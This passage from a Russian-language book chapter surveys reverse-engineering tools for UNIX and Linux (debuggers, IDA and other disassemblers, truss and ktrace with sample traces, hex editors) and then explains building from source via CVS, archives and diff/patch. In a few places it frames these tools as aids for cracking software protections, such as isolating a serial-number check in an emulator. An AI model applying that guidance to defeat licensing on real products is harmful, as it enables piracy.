PIce (**http://pice.sourceforge.net/**) — это экспериментальный ядерный отладчик для Linux, работающий только в консольном режиме и реализующий минимум функций. Тем не менее, и он на что-то может сгодиться.

Наконец, x86 Emulator (рис. 3.4), который можно скачать по адресу **http://ida-x86emu.sourceforge.net/** — это эмулирующий отладчик, конструктивно выполненный в виде плагина для IDA Pro и распространяющийся в исходных текстах без прекомпиляции[5]. Основное достоинство эмулятора состоит в том, что он позволяет выполнять произвольные фрагменты кода на виртуальном процессоре. Например, с его помощью можно передавать управление процедуре проверки серийного номера/пароля, минуя остальной код. Такая техника совмещает лучшие черты статического и динамического анализа, значительно упрощая взлом заковыристых защит.

Дизассемблеры

IDA Pro (**http://www.datarescue.com/idabase**) — лучший дизассемблер всех времен и народов, теперь доступный и под Linux! Поклонники же FreeBSD и остальных операционных систем могут довольствоваться консольной Windows-версией (рис. 3.5), запущенной под эмулятором, или работать с ней непосредственно из-под MS-DOS, OS/2 или Windows. До недавнего времени IDA Pro отказывалась дизассемблировать файлы без таблицы секций, однако в последних версиях этот недостаток был устранен. Отсутствие достойных отладчиков под UNIX превращает IDA Pro в основной инструмент взломщика.




Рис. 3.5. Консольная версия IDA Pro

[5] Это означает, что кроме IDA Pro вам дополнительно потребуется и IDA Pro SDK, поставляющийся только для коммерческих версий IDA Pro.

Если же у вас нет возможности раздобыть IDA Pro, то, возможно, ваше внимание привлечет один из следующих дизассемблеров:

- Ранее упомянутая утилита `objdump` — штатная утилита, которая может применяться для общего анализа двоичных файлов.
- Bastard Disassembler (**http://bastard.sourceforge.net/**) — дизассемблер (или, точнее говоря, среда дизассемблирования) для Linux и FreeBSD. Эта среда дизассемблирования предоставляет интерпретатор (по аналогии с Perl или Python), с помощью которого можно загружать и дизассемблировать файлы, сохранять дамп дизассемблированного кода. Предоставляет возможности написания макросов.
- Lida (Linux Interactive DisAssembler) — интерактивный дизассемблер, предоставляющий ряд специализированных функций (например, криптоанализатор). Домашняя страница проекта — **http://lida.sourceforge.net**.
- LDasm (Linux Disassembler) — графическая оболочка для `objdump`/`binutils`, имитирующая поведение упоминавшегося в *главе 1* дизассемблера W32Dasm. Скачать LDasm можно по адресу **http://www.feedface.com/projects/ldasm.html**.

Шпионы

`Truss` — полезная утилита, штатным образом входящая в комплект поставки большинства дистрибутивов UNIX. Отслеживает системные вызовы (syscalls) и сигналы (signals), совершаемые подопытной программой с прикладного уровня (рис. 3.6), что позволяет многое сказать о внутреннем мире защитного механизма.

```
# truss ls
ioctl(1,TIOCGETA,0xbfbff5b8)                    = 0 (0x0)
ioctl(1,TIOCGWINSZ,0xbfbff62c)                  = 0 (0x0)
getuid()                                        = 0 (0x0)
readlink("/etc/malloc.conf",0xbfbff514,63)      ERR#2 'No such file or director
y'
mmap(0x0,4096,0x3,0x1002,-1,0x0)                = 671657984 (0x2808b000)
break(0x809b000)                                = 0 (0x0)
break(0x809c000)                                = 0 (0x0)
break(0x809d000)                                = 0 (0x0)
break(0x809e000)                                = 0 (0x0)
stat(".",0xbfbff514)                            = 0 (0x0)
open(".",0,00)                                  = 3 (0x3)
fchdir(0x3)                                     = 0 (0x0)
open(".",0,00)                                  = 4 (0x4)
stat(".",0xbfbff4d4)                            = 0 (0x0)
open(".",4,00)                                  = 5 (0x5)
fstat(5,0xbfbff4d4)                             = 0 (0x0)
fcntl(0x5,0x2,0x1)                              = 0 (0x0)
__sysctl(0xbfbff38c,0x2,0x8096ab0,0xbfbff388,0x0,0x0) = 0 (0x0)
fstatfs(0x5,0xbfbff3d4)                         = 0 (0x0)
break(0x809f000)                                = 0 (0x0)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)   = 512 (0x200)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)   = 0 (0x0)
lseek(5,0x0,0)                                  = 0 (0x0)
```

Рис. 3.6. Отслеживание системных вызовов с помощью truss

Пример отчета, создаваемого утилитой `truss`, приведен в листинге 3.1.

Листинг 3.1. Образец отчета, созданного утилитой truss

```
mmap(0x0,4096,0x3,0x1002,-1,0x0)                = 671657984 (0x2808b000)
break(0x809b000)                                = 0 (0x0)
break(0x809c000)                                = 0 (0x0)
break(0x809d000)                                = 0 (0x0)
break(0x809e000)                                = 0 (0x0)
stat(".",0xbfbff514)                            = 0 (0x0)
```

```
open(".",0,00)                                          = 3 (0x3)
fchdir(0x3)                                             = 0 (0x0)
open(".",0,00)                                          = 4 (0x4)
stat(".",0xbfbff4d4)                                    = 0 (0x0)
open(".",4,00)                                          = 5 (0x5)
fstat(5,0xbfbff4d4)                                     = 0 (0x0)
fcntl(0x5,0x2,0x1)                                      = 0 (0x0)
__sysctl(0xbfbff38c,0x2,0x8096ab0,0xbfbff388,0x0,0x0)   = 0 (0x0)
fstatfs(0x5,0xbfbff3d4)                                 = 0 (0x0)
break(0x809f000)                                        = 0 (0x0)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)           = 512 (0x200)
getdirentries(0x5,0x809e000,0x1000,0x809a0b4)           = 0 (0x0)
lseek(5,0x0,0)                                          = 0 (0x0)
close(5)                                                = 0 (0x0)
fchdir(0x4)                                             = 0 (0x0)
close(4)                                                = 0 (0x0)
fstat(1,0xbfbff104)                                     = 0 (0x0)
break(0x80a3000)                                        = 0 (0x0)
write(1,0x809f000,158)                                  = 158 (0x9e)
exit(0x0)                                              process exit, rval = 0
```

`Ktrace` — еще одна утилита из штатного комплекта поставки. Она отслеживает системные вызовы, синтаксический разбор имен (names translation), операции ввода-вывода, сигналы, трассировку режима пользователя и переключение контекстов, совершаемое исследуемой программой с ядерного уровня. Иными словами, `ktrace` представляет собой улучшенный вариант `truss`, однако в отличие от последней, `ktrace` выдает отчет не в текстовой, а двоичной форме (листинг 3.2). Поэтому для генерации отчетов необходимо воспользоваться утилитой `kdump`.

Листинг 3.2. Образец отчета ktrace

```
  8259      ktrace          CALL    write(0x2,0xbfbff3fc,0x8)
  8259      ktrace          GIO     fd 2 wrote 8 bytes
            "ktrace: "
  8259      ktrace          RET     write 8
  8259      ktrace          CALL    write(0x2,0xbfbff42c,0x13)
  8259      ktrace          GIO     fd 2 wrote 19 bytes
            "exec of 'aC' failed"
  8259      ktrace          RET     write 19/0x13
  8259      ktrace          CALL    write(0x2,0xbfbff3ec,0x2)
  8259      ktrace          GIO     fd 2 wrote 2 bytes
            ": "
  8259      ktrace          RET     write 2
  8259      ktrace          CALL    write(0x2,0xbfbff3ec,0x1a)
  8259      ktrace          GIO     fd 2 wrote 26 bytes
            "No such file or directory
            "
  8259      ktrace          RET     write 26/0x1a
  8259      ktrace          CALL    sigprocmask(0x1,0x2805cbe0,0xbfbffa94)
  8259      ktrace          RET     sigprocmask 0
  8259      ktrace          CALL    sigprocmask(0x3,0x2805cbf0,0)
  8259      ktrace          RET     sigprocmask 0
  8259      ktrace          CALL    exit(0x1)
  8265      ktrace          RET     ktrace 0
```

Шестнадцатеричные редакторы

Наиболее мощными из шестнадцатеричных редакторов являются упомянутый в *главе 1* универсальный редактор HT Editor, поддерживающий как Windows, так и Linux, и BIEW (**http://belnet.dl.sourceforge.net/sourceforge/biew/biew562.tar.bz2**) — это шестнадцатеричный

редактор, комбинирующий функции дизассемблера, шифратора и инспектора файлов формата ELF (рис. 3.7). Встроенный ассемблер отсутствует, поэтому работать приходится непосредственно в машинном коде, что не слишком удобно. Однако другого выбора у нас нет (разве что дописать ассемблер самостоятельно).




Рис. 3.7. Шестнадцатеричный редактор BIEW

Из других шестнадцатеричных редакторов стоит упомянуть GHex (**http://directory.fsf.org/All_Packages_in_Directory/ghex.html**) — шестнадцатеричный редактор для GNOME и KHexEdit (**http://home.online.no/~espensa/khexedit/index.html**) — достаточно гибкий шестнадцатеричный редактор для KDE, отображающий данные в шестнадцатеричном, восьмеричном, двоичном и текстовом форматах. Для работы с крупными файлами (600 Мбайт и более) подойдет разработанный специально для этой цели экспериментальный редактор hview (пока доступна только бета-версия), который можно скачать по адресу **http://tdistortion.esmartdesign.com/Zips/hview.tgz**. Кроме того, говоря о шестнадцатеричных редакторах для UNIX и Linux, не стоит забывать и о `emacs`, который, наряду с прочими функциями, включает и шестнадцатеричный редактор.

Дамперы

В UNIX содержимое памяти каждого из процессоров представлено в виде набора файлов, расположенных в каталоге /proc. Здесь же хранится контекст регистров и прочая информация. Однако дамп памяти — это еще не готовый ELF-файл, и к непосредственному употреблению он не пригоден. Тем не менее, дизассемблировать его "сырой" образ вполне возможно.

Скрытый потенциал ручных сборок

Как уже говорилось в начале данной главы, подавляющее большинство программного обеспечения для UNIX и Linux распространяется не только в виде готовых сборок, но и в исходных кодах. Тем не менее, большинство обычных пользователей предпочитают скачивать готовые к употреб-

лению дистрибутивы. Почему они это делают? Да просто не хотят мучиться, компонуя программу вручную. Однако не стоит торопиться сразу же упрекать их в лени, говоря, что пользоваться готовыми сборками — это не "unix-way" и совсем не по-хакерски. Вот целый ряд причин, по которым готовые сборки иногда оказываются лучше исходных текстов:

- Готовая сборка имеет намного меньший объем, чем исходные тексты, даже сжатые самым лучшим архиватором. Таким образом, скачивать их выгодно, если вы экономите на трафике или владеете медленным интернет-соединением (особенно dial-up). Кроме того, не следует забывать и о том, что далеко не каждый сервер поддерживает докачку.
- В разархивированном виде исходные тексты занимают существенный объем дискового пространства, а сама компиляция требует значительного времени, которое, как известно, всегда работает против нас.
- "Ручная" настройка программы требует внимательного чтения руководств и изучения конфигурационных скриптов. Дело в том, что сборка с опциями по умолчанию в лучшем случае ничем не отличается от официальной сборки.
- Довольно часто требуется скачивать дополнительные заголовочные файлы и библиотеки, обновлять компилятор, и так далее. Все это тоже требует времени, а также потребляет и трафик, и дисковое пространство.
- Качество автоматических инсталляторов обычно оставляет желать лучшего, и скомпилированную программу еще долго приходится дорабатывать.
- Готовые сборки обычно включают в себя "бонусы", например, нестандартные цветовые схемы или дополнительные компоненты, созданные сторонними разработчиками (рис. 3.8). В официальных исходных текстах таких "бонусов" может и не быть.



Рис. 3.8. Графический интерфейс к интегрированному отладчику эмулятора Bochs, входящий в одну из неофициальных сборок




Рис. 3.9. Официальная сборка эмулятора Bochs не поддерживает архитектуры x86-64, поэтому 64-битная версия Linux грустно говорит `Sorry, your CPU is not capable of running 64-bit kernel`, и загрузка прекращается (`System halted`)




Рис. 3.10. После перекомпиляции с ключом `--enable-x86-64` 64-битная версия Linux запускается без проблем и работает с приличной скоростью, даже если сам Bochs запущен из-под VMware на Pentium III 733

- Всегда найдется тысяча причин, по которым собранная вручную программа будет работать неправильно или нестабильно. Представьте, например, такую ситуацию, когда пользователь активирует соблазнительную опцию, которая еще не доработана и находится в стадии "under construction". Это запросто может привести к появлению глюков в самых неожиданных местах.
- Программы, собранные вручную, значительно труднее удалить из системы, чем пакеты rpm (впрочем, существуют утилиты, автоматизирующие этот процесс).
- Если необходимые вам опции отсутствуют в официальной сборке, как, например, поддержка архитектуры x86-64 в эмуляторе Bochs (рис. 3.9), то практически всегда можно найти неофициальную сборку, в которой этот недостаток устранен (рис. 3.10). Стоит, правда, отметить, что далеко не все неофициальные сборки собраны правильно.
- Пословица "лучше за день долететь, чем за час добежать" в условиях сурового корпоративного мира неприменима, и если готовая сборка гарантированно хоть как-то работает, то эксперименты с ручной компиляцией "за просто так" нам никто не оплатит.

А вот теперь рассмотрим основные причины, по которым исходные тексты лучше готовых дистрибутивов.

- Сборки существуют не для всех платформ. Это особенно справедливо для платформ x86-64 и операционных систем наподобие QNX или BeOS.
- Для экспериментальных альфа- и бета-версий готовые сборки практически всегда отсутствуют, а для текущих стабильных версий они выходят нечасто. Поэтому, если вы не будете заниматься ручными сборками, вам зачастую придется работать с версиями одно- или двухгодичной давности (и это далеко не преувеличение!), с завистью поглядывая на коллег, собравших последнюю альфу с огромным количеством всяких "вкусностей" и нововведений.
- Готовые сборки включают не все функциональные возможности, реализованные в исходных текстах (в частности, в состав популярного эмулятора Bochs входит внешний интерактивный отладчик в стиле Turbo Debugger, тогда как официальные сборки содержат простейший интегрированный отладчик в стиле debug.com).
- Для многих программ существуют расширения, созданные сторонними разработчиками и устанавливаемые только посредством перекомпиляции.
- Готовая сборка зачастую включает много лишних компонентов, которые только потребляют процессорные ресурсы и память, но лично вам попросту не нужны. В частности, программа может поддерживать консольный и графический интерфейсы. Если вы хотите работать только с командной строкой и не намерены пользоваться графическими оболочками, то прямой резон перекомпилировать программу без поддержки GUI.
- Официальные сборки компилируются с типовыми опциями оптимизации, общими для всех процессоров. В результате этого код получается неэффективным и неоптимальным. В ряде случаев он может оказаться вообще неработоспособным (на старых процессорах 80386 или 80486).
- При выходе новой версии всю сборку приходится заново скачивать в полном объеме, вместо того, чтобы забрать только измененные файлы (имейте в виду, что для часто обновляемых программ это актуально).
- Если программа содержит уязвимость, то атаковать готовую сборку проще, поскольку атакующий знает точное расположение всех машинных команд и раскладку памяти.
- Заплатки к исходным текстам выходят намного быстрее и чаще, чем к готовым сборкам (зачастую на готовые сборки вообще невозможно наложить заплатку, и приходится скачивать весь "залатанный" дистрибутив целиком).

Именно поэтому многие пользователи и берутся за перекомпиляцию программ, но лишь немногие делают это *правильно*! На первый взгляд может показаться, что ручная сборка доступна любому

продвинутому пользователю, имеющему минимальный опыт общения с компиляторами, а также обладающему достаточным количеством свободного времени и умением читать по-английски без помощи переводчиков. Это действительно так, но лишь отчасти. На самом деле ручная сборка — это достаточно сложный, взаимно противоречивый и неочевидный процесс, который мы сейчас и попробуем рассмотреть. Имейте в виду, что универсальных решений здесь нет! Каждый путь содержит свои минусы и плюсы.

> ***Примечание***
>
> Если вы еще не имеете достаточного опыта в области ручной сборки, то наилучшим подходом будет соблюдение следующих простых рекомендаций. Сначала скачайте готовую сборку, немного поработайте с программой, разберитесь в структуре каталогов и освойтесь с основными возможностями. Затем можно приступать к экспериментам. По крайней мере, правильно собранный эталон всегда будет перед глазами. Если компиляция пойдет не так, как ожидалось, или если собранная программа откажет в работе, эталонная сборка поможет установить, что же было сделано не так.

Философская подготовка

Компиляция программы всегда начинается с чтения инструкции. Зайдите на сайт проекта, перейдите в раздел **Downloads**, скачайте протокол изменений (файлы changes, what's new, readme) и вдумчиво прочитайте их. Это необходимо для того, чтобы выяснить, чем отличается имеющаяся у вас версия от скачиваемой, и нужны ли вам все эти нововведения. Практика показывает, что многие программы останавливаются в своем развитии еще в зачатии, а затем "жиреют", наращивая избыточную функциональность. Нужно ли гнаться за модой и прогрессом, стремясь использовать последние версии программ, только потому, что они "последние"? Машинный код, в отличие от молока, со временем не портится и не скисает, а хакеры, в отличие от простых пользователей, намного более консервативны. Обычно они с большим недоверием относятся ко всему новому. Как сказал кто-то из них, *"я не могу работать инструментом, который совершенствуется у меня в руке"*.

Пользователи в этом отношении намного более "прогрессивны" и качают все, что только попадает в поле их зрения. При этом среди них существует устойчивое предубеждение, гласящее, что лучше всего скачивать стабильные ветви (stable), также называемые релизами (release), дескать, они работают намного надежнее экспериментальных альфа/бета-версий. Какая-то доля правды в этом есть. Тем не менее, в общем случае дела обстоят совсем не так. Стабильные версии выходят редко. За это время в них находятся баги, планомерно устраняемые в промежуточных версиях, носящих статус "нестабильных". В перерывах между схватками с багами, разработчики добавляют новые функциональные возможности (или расширяют уже существующие). Например, может быть реализована поддержка передовых протоколов передачи данных или новых форматов файлов. Какой смысл ждать релиза, когда текущую версию можно скачать прямо сейчас? К тому же, чем больше людей "подсядут" на альфу, тем больше ошибок будет в ней обнаружено! Не стоит надеяться, что другие сделают эту работу за вас! В отличие от Microsoft, разработчики бесплатных программ не могут содержать бригаду бета-тестеров, поэтому с ошибками вынуждены сражаться сами пользователи. Впрочем, никакого произвола здесь нет. Не хотите — не сражайтесь.

Пошаговая инструкция

Исходные тексты обычно распространяются в архивах, упакованных популярными архиваторами, такими как pkzip, gzip, bzip, реже — в виде дерева CVS. "Что такое CVS?" — спросите вы. Это — одна из самых популярных систем управления версиями (Concurrent Version System), позволяющая нескольким программистам работать над одним проектом. Система не только отслеживает изменения, синхронизуя файлы всех участников, но еще и разграничивает привилегии — кто и куда может писать. Посторонние лица (анонимные пользователи, не участвующие в проекте)

могут только читать. Более подробную информацию об этой системе можно найти по адресам: **http://ru.wikipedia.org/wiki/CVS**, **http://www.nongnu.org/cvs/** (на английском языке), и **http://alexm.here.ru/cvs-ru/** (на русском языке).

Чтобы работать с деревом CVS, необходимо установить клиента CVS (в большинстве дистрибутивов UNIX это программное обеспечение уже установлено), зарегистрировавшись в системе как `anonymous`. В общем случае это делается так: `$cvs -d:pserver:anonymous@server:patch login`. В листинге 3.3 приведен конкретный пример, иллюстрирующий процесс скачивания дерева CVS для эмулятора Bochs.

Листинг 3.3. Сеанс работы с сервером CVS на примере эмулятора Bochs

```
$ cvs -d:pserver:anonymous@cvs.bochs.sourceforge.net:/cvsroot/bochs login
  (Logging in to anonymous@cvs.bochs.sourceforge.net)
CVS password:    (there is no password, just press Enter)
user$ cvs -z3 -d:pserver:anonymous@cvs.bochs.sf.net:/cvsroot/bochs checkout bochs
  cvs server: Updating bochs
  U bochs/.bochsrc
  U bochs/.conf.AIX.4.3.1
  U bochs/.conf.beos-x86-R4
  U bochs/.conf.macos
     .
     .   (This might take a few minutes, depending on your network connection.)
     .
  U bochs/patches/patch.seg-limit-real
```

Если подключение к серверу завершилось успехом, то сразу же после авторизации начинается процедура синхронизации файлов (в данном случае — `checkout`, то есть извлечение целого модуля из CVS и создание рабочей копии). Скачивание всех файлов проекта происходит потому, что синхронизовать пока еще нечего.

Скачивание всех файлов проекта даже на выделенных линиях занимает довольно длительный промежуток времени. Файлы передаются в несжатом (точнее, очень слабо сжатом) виде, и докачка поддерживается лишь частично. Частичная поддержка докачки означает, что при неожиданном разрыве связи файлы, скачанные целиком, повторно не передаются. Однако загрузка файлов, переданных не полностью, начинается сначала. При частых разрывах связи это создает серьезные неудобства, усугубляющиеся тем, что дерево CVS содержит много лишних файлов, которые не попадают в "упакованный дистрибутив". Тем не менее, вы будете вынуждены их качать...

Так какой же тогда смысл возиться с CVS? Не проще ли (быстрее, дешевле) воспользоваться готовым архивом? Однозначного ответа на вопрос нет и не будет. Начнем с того, что некоторые программы распространяются ***только*** через CVS. Архив, если и выкладывается, зачастую содержит не все файлы или не обновляется месяцами. С другой стороны, при выходе новой версии, весь архив приходится перекачивать от начала и до конца, в то время как клиент CVS забирает только реально измененные файлы, что существенно экономит трафик.

Короче говоря, при частых обновлениях использовать CVS выгодно, в противном случае, лучше скачать готовый архив, выбрав из предложенных архиваторов свой любимый. Между прочим, даже при отсутствии прав на запись, CVS-клиент все равно отслеживает изменение локальных файлов, и если мы что-то подправили в программе, измененные файлы останутся необновленными.

При желании скачать стабильную (а не текущую!) версию, следует использовать ключ `-r`, и тогда командная строка будет выглядеть так: `$cvs update -d -r tagname`, где `tagname` — кодовое имя проекта (например, `REL_2_0_2_FINAL`), название которого можно найти на сайте разработчиков или почерпнуть из документации.

Примечание

Многие серверы (в том числе и **http://www.sourceforge.net**) позволяют просматривать дерево CVS через WEB-интерфейс, однако особого смысла в этом нет. Для того чтобы скачать исходные файлы, вам потребуется оффлайн-браузер наподобие Teleport Pro (**http://www.listsoft.ru/programs/172/**), так что гораздо лучший подход состоит все же в использовании клиента CVS.

Последнюю версию самого клиента CVS можно скачать с ftp-сервера **http://ftp.gnu.org/non-gnu/cvs/** (**http://www.tortoisecvs.org**/, **http://www.wincvs.org/** — версии под Windows), а если возникнут вопросы — к вашим услугам огромный список часто задаваемых вопросов: **http://www.cs.utah.edu/dept/old/texinfo/cvs/FAQ.txt**. На этом обсуждение CVS можно считать законченным.

Займемся теперь готовыми архивами. Как правило, их бывает не просто много, а очень много! Например, страница дистрибутивов, с которой можно скачать архивы исходных текстов браузера Lynx (**http://lynx.isc.org/current/index.html**), в различных версиях насчитывает с полсотни файлов в трех форматах: pkzip, gzip и bzip, имеющих самые различные размеры (листинг 3.4). Какой из них брать? Самый расточительный — pkzip, за ним с небольшим отрывом идет gzip (по сути дела, представляющий той же самый архиватор, но в другом "воплощении"), а bzip лидирует с 1,5—2-кратным разрывом. Правда, не во всех дистрибутивах UNIX он установлен по умолчанию, и тогда его приходится качать самостоятельно: **http://www.bzip.org/**, благо он бесплатен.

Листинг 3.4. Исходные тексты, упакованные различными архиваторами, имеют неодинаковые размеры

```
4550647 Oct 30 12:54 [26]lynx2.8.6dev.15.tar.Z
2259601 Oct 30 12:54 [27]lynx2.8.6dev.15.tar.bz2
3141568 Oct 30 12:54 [28]lynx2.8.6dev.15.tar.gz
3344962 Oct 30 12:54 [29]lynx2.8.6dev.15.zip
```

Скачав архив, поинтересуйтесь, а не прилагается ли к нему заплатка с последними исправлениями? Версия заплатки в обязательном порядке должна совпадать с версией архива, иначе программа рухнет еще на стадии компиляции. Впрочем, это не правило, а скорее рекомендация. Все зависит от того, что это за заплатка и что именно она исправляет. Тем не менее, без необходимости лучше не рисковать.

Заплатки бывают различных видов. Например, в случае с Lynx — это обыкновенный архив измененных файлов, который нужно просто распаковать (с перезаписью) в основной каталог программы. По своему размеру этот архив вплотную приближается к дистрибутиву.

Большинство программистов создают патчи с помощью утилиты `diff` (чтобы получить о ней более подробную информацию, дайте команду `man diff`), получившей свое название в результате сокращения английского difference — разница. Эта утилита построчно сравнивает файлы, отображая только реальные изменения. Знак минуса (-), стоящий впереди, означает, что данная строка была удалена, а знак плюса (+) говорит о том, что данная строка была добавлена. Имя файла предваряется тройным знаком минуса (---) или плюса (+++). Файлы изменений обычно имеют расширение .diff или .patch, но даже без расширения их легко отождествить визуально (листинг 3.5). Как правило, все изменения, внесенные в дистрибутив, собраны в одном diff-файле.

Листинг 3.5. Так выглядит заплатка, созданная утилитой diff

```
diff -pruN BIEW-561/BIEWlib/sysdep/ia32/os2/timer.c BIEW-562/BIEWlib/sysdep/ia32/os2/timer.c
--- BIEW-561/BIEWlib/sysdep/ia32/os2/timer.c    2001-11-18 17:05:48.000000000 +0000
+++ BIEW-562/BIEWlib/sysdep/ia32/os2/timer.c    2004-09-20 19:34:11.000000000 +0000
@@ -29,7 +29,7 @@ static HTIMER   timerID = 0;
 static TID      timerThread = 0;
```

```
 static          timer_callback *user_callback = NULL;

-static VOID __NORETURN__ thread_callback( ULONG threadMsg )
+static VOID __NORETURN__ _Syscall thread_callback( ULONG threadMsg )
 {
   ULONG recv;
   UNUSED(threadMsg);
```

Наложить diff-заплатку можно, в принципе, и вручную. Некоторые так и делают. Другие используют утилиту `patch` (чтобы получить более подробную информацию, дайте команду `man patch`), полностью автоматизирующую этот процесс. В общем случае, ее вызов выглядит, как показано в листинге 3.6.

Листинг 3.6. Наложение заплатки утилитой patch

```
$patch -p1 < my_patch.patch
```

